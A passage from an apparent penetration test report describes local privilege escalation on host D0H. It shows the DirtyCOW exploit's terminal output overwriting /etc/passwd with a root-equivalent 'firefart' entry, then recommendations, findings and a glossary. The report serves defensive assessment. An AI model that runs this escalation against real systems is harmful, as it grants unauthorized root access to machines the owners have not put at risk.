drwxr-xr-x 2 T0ny T0ny  4096 Dec  1 11:38 Music
-rw-r--r-- 1 T0ny T0ny   675 Dec  1 11:19 .profile
drwx------ 2 T0ny T0ny  4096 Dec  1 11:22 .ssh
-rw------- 1 T0ny T0ny   595 May 10 12:26 .viminfo
-rw-r--r-- 1 T0ny T0ny     0 May 10 12:24 ?x@@@8???@@???H1?jiX??j
```

Execution:




```
T0ny@D0H:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: b777b000
```

The DirtyCOW exploit was employed to target the /etc/passwd file. By concurrently running one malicious process that continuously calls madvise() to remove the private mapping of read-only file /etc/passwd and another process attempting to write to the private mapping, the exploit ultimately modified the original /etc/passwd file. As a result, the /etc/passwd file has a window of opportunity to become writable, and the password for the 'root' user was replaced with "password". This led to the creation of a new set of credentials: 'firefart:password'. It is crucial to address the underlying vulnerability associated with the DirtyCOW exploit and implement appropriate security measures to safeguard the system from potential unauthorized access and manipulation.

This vulnerability stems from the NON-atomic kernel functions used during the Copy-On-Write mechanism such that when two sub-operations in the mechanism overlap, writing on a read-only file becomes possible. Patching of the OS is the most reliable solution for this exploit.


Checking the `/etc/passwd` after:



```
T0ny@D0H:~$ cat /etc/passwd
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

- **User 'root' got replaced with the user 'firefart'.**


Logging in with user 'firefart':



```
T0ny@D0H:~$ su firefart
Password:
firefart@D0H:/home/T0ny# whoami
firefart
firefart@D0H:/home/T0ny# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@D0H:/home/T0ny# 
```

It was observed that the exploit primarily altered the username and password of the 'root' user while leaving the uid, gid, and groups unchanged. This means that the exploit effectively replaced the 'root' user's authentication credentials with a new username and password, without affecting other user attributes.

◇ Reverting /etc/passwd back to original to try other LPE exploits:



```
firefart@D0H:~# mv /tmp/passwd.bak /etc/passwd
firefart@D0H:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high-level items are important to mention. **CjSec** recommends the following:

- **Implement routine vulnerability assessments to enhance the organization's understanding of potential susceptibilities within the website and web server, thereby reducing the risk of web application attacks.**
- **Establish robust password policies for users, ensuring the implementation of complex and secure credentials alongside the use of multi-factor authentication, which subsequently minimizes the likelihood of unauthorized access and strengthens overall system security.**
- **Instruct users to refrain from employing passwords associated with previous data breaches, such as those found on the Seclists GitHub repository, to mitigate the risk of unauthorized access and bolster the overall security of confidential data and systems.**
- **Implement a comprehensive patch management program, addressing vulnerabilities within services, in order to maintain up-to-date software, fortify the organization's security posture against potential threats and closing ports that potentially allows attackers to gather information about the server publicly.**
- **Establish appropriate access control measures, ensuring that users are granted only the necessary privileges to system binaries, thereby minimizing the potential for exploitation in the event an attacker gains a foothold within the network.**
- **Ensure that network connections that the webserver are legitimate ones. If the network connections the webserver makes is monitored, it can be configured to block network connections used for reverse shell connections or webshell.**
- **Ensure that no user publicly discloses sensitive information such as usernames, password and emails to reduce the attack surface of the company.**

Vulnerability Details and Mitigation

Risk Rating Scale

In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

Default or Weak Credentials

Rating: High

Description:

During the security assessment, it was discovered that the '**T0ny'** user website account employed a password that was present in the john.lst file, a well-known compilation of leaked passwords from a password cracking tool, John The Ripper yet the password was cracked using Burpsuite. Also, it was found that user T0ny's password for the server's SMB service is a derivation of its website password.

Impact:

Given the discovery that the 'T0ny' use a password for his website account found in the john.lst file, a known collection of compromised passwords, the vulnerability exposes the system to a heightened risk of unauthorized access to T0ny's information. In this case, threat actors could find an encrypted and encoded version of user T0ny's password for the webserver's SMB service. Also, T0ny's password for his SMB service is a reused password with a little derivation from his previous one. This situation may enable attackers to exploit the weak password for T0ny's SMB access and takeover 'T0ny's account to gather more information on the SMB service. T0ny's access to 'V's drive led attackers to T0ny's SSH credentials, subsequently allowing them to perform Initial Access. As a result, they could potentially gain foothold on the system, compromise sensitive data, and cause substantial harm to the organization's security and operations.

Remediation:

To remediate the identified vulnerability related to the **'T0ny'**s website account's weak password, it is essential to implement a complex and secure password that has not been associated with any known data breaches. One effective approach to achieve this is by using password managers, which can generate and store unique, strong passwords on the user's behalf. By employing a password manager-generated credential and Two-Factor Authentication, the risk of unauthorized access and potential Initial Access can be significantly mitigated, thereby enhancing the overall security of the system and protecting the organization's sensitive data and operations apply the concept of Defense-In-Depth. Also, deter users from posting sensitive information about their credentials in the website despite the information being encrypted and encoded. Despite the obfuscation, attackers use these information as a lead and will eventually be cracked. Not posting this kind of information for each user's account is a great option to thwart attackers from gaining foothold on the webserver.

Inappropriate Access Control to System Binaries and Sensitive files

Rating: High

Description:

A binary 'mount' was found and can be executed with root privileges as a sudoer for a low privileged user 'vagrant' used by the webserver that is currently accessible by the user 'T0ny' after the fact that user 'vagrant's password is in 'T0ny's directory.

Impact:

In the event of a compromise of user 'T0ny', attackers could leverage the password found on T0ny's directory for user 'vagrant' and to use this user's access to the 'mount' binary, potentially leading to privilege escalation, unauthorized full control of the system, and the compromise of sensitive data and resources. As a result, it is essential to review and restrict access to such binaries to maintain a secure environment and protect the integrity of the website and its underlying infrastructure.

Remediation:

It is crucial to guarantee that low privileged users do not have access to any binaries on the webserver that possess root privileges as a sudoer. Allowing unrestricted access to such binaries presents a significant security risk, as it may facilitate unauthorized actions and potential privilege escalation by threat actors. To mitigate this vulnerability, thoroughly review the access permissions for low privileged users and remove access to any unnecessary binaries with root privileges as a sudoer. By implementing these restrictions, the overall security posture of the webserver can be strengthened, reducing the likelihood of unauthorized activities and safeguarding sensitive data and system resources.

Publicly Disclosed Information

Rating: **Low**

Description:

The root and user 'T0ny's email and username is available on the webserver publicly disclosed on the website.

Impact:

The disclosure of the root and user 'T0ny' username and email on the webserver presents a security risk, as it provides threat actors with valuable information about who to target. By identifying the root and user 'Tony's, username and email, attackers can have a lead about how to extract the credentials of either of these users to acquire Initial Access. This information could enable targeted attacks such as phishing the root and 'T0ny' user, increase the likelihood of successful exploits, and ultimately compromise the integrity of the website and its associated data.

Remediation:

To mitigate the risks associated with the disclosure of the root and T0ny's username and email, it is crucial to implement several security measures. These include removing sensitive information from publicly accessible areas of the webserver, implementing access controls and encryption and encoding to protect sensitive data, and regularly reviewing and updating user access privileges, credentials and information they posted that is publicly accessible including admin users. Additionally, security awareness training should be provided to administrators and staff to promote adherence to security best practices, and multi-factor authentication (MFA) should be implemented for every account. This will give every user an option for a much secure access to their accounts. Monitoring access logs and system activities can help detect unauthorized access or suspicious behavior related to the admin account, and maintaining a comprehensive incident response plan can effectively address potential security breaches involving root credentials and other sensitive data.

Glossary/Appendix

1. NMAP: Network Mapper (NMAP) is a powerful open-source tool used for network discovery and security auditing. It can scan large networks and single hosts to determine what hosts are available and what services they are offering.

2. dirb: dirb is a web content scanner tool. It works by launching a dictionary-based attack against a web server and analyzing the response.

3. dirbuster: DirBuster is a multi-threaded java application designed to brute force directories and files names on web/application servers. It's a tool from the OWASP (Open Web Application Security Project) suite.

4. BurpSuite: Burp Suite is a popular platform used for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

5. Hydra: Hydra is a parallelized login cracker which supports numerous protocols to attack. It's a popular tool for performing brute force attacks on login credentials.

6. SSH: Secure Shell (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network. Typical applications include remote command-line, login, and remote command execution.

7. smbclient: smbclient is a command-line tool that is part of the Samba suite. It provides an FTP-like interface on the command line to access a shared resource on a server, allowing a user to transfer files and execute commands.

8. rpcclient: rpcclient is a utility initially developed to test MS-RPC functionality in Samba itself. It can be used to execute a variety of tasks on a server, such as listing the shares, managing user accounts, and more.

9. gcc: The GNU Compiler Collection (gcc) is a compiler system produced by the GNU Project supporting various programming languages. It's a key component of the GNU toolchain and is widely used for developing both open source and proprietary software.

Vocabularies:

1. Vulnerability Assessment: The process of identifying potential vulnerabilities in a system or application by evaluating its security posture.
2. Obfuscation: The practice of obscuring or disguising software details to prevent attackers from identifying vulnerabilities.
3. Encryption: The process of converting data into a coded format to protect it from unauthorized access.
4. Two/Multi-Factor Authentication (2/MFA): A security measure that requires users to provide two forms of authentication, typically a password and a token or biometric factor, to access a system or application.
5. Brute Force Attack: A type of attack that attempts to guess a password or encryption key by systematically trying different combinations until the correct one is found.
6. Reverse Shell: A technique used by attackers to gain remote access to a system by creating a shell on the victim's computer and connecting to it from another system.
7. Privilege Escalation: The process of obtaining elevated privileges or permissions on a system or application to gain unauthorized access or perform malicious activities.
8. Port Scanning: The process of identifying open ports on a system or network to identify potential vulnerabilities.
9. Directory Enumeration: The process of identifying and listing the directories and files on a web server to identify potential vulnerabilities.
10. Remote Code Execution (RCE): A type of attack that allows an attacker to execute malicious code on a victim's system or application.
11. Patch Management: The process of regularly applying software updates and security patches to fix vulnerabilities in a system or application.
12. A kernel exploit is a type of security breach that takes advantage of vulnerabilities in the operating system's kernel, the core part of an OS responsible for managing system resources. Such exploits allow an attacker to gain unauthorized access or privileges by causing the kernel to perform actions or grant permissions it normally wouldn't. This could potentially lead to a full system compromise as the kernel has the highest level of system privileges.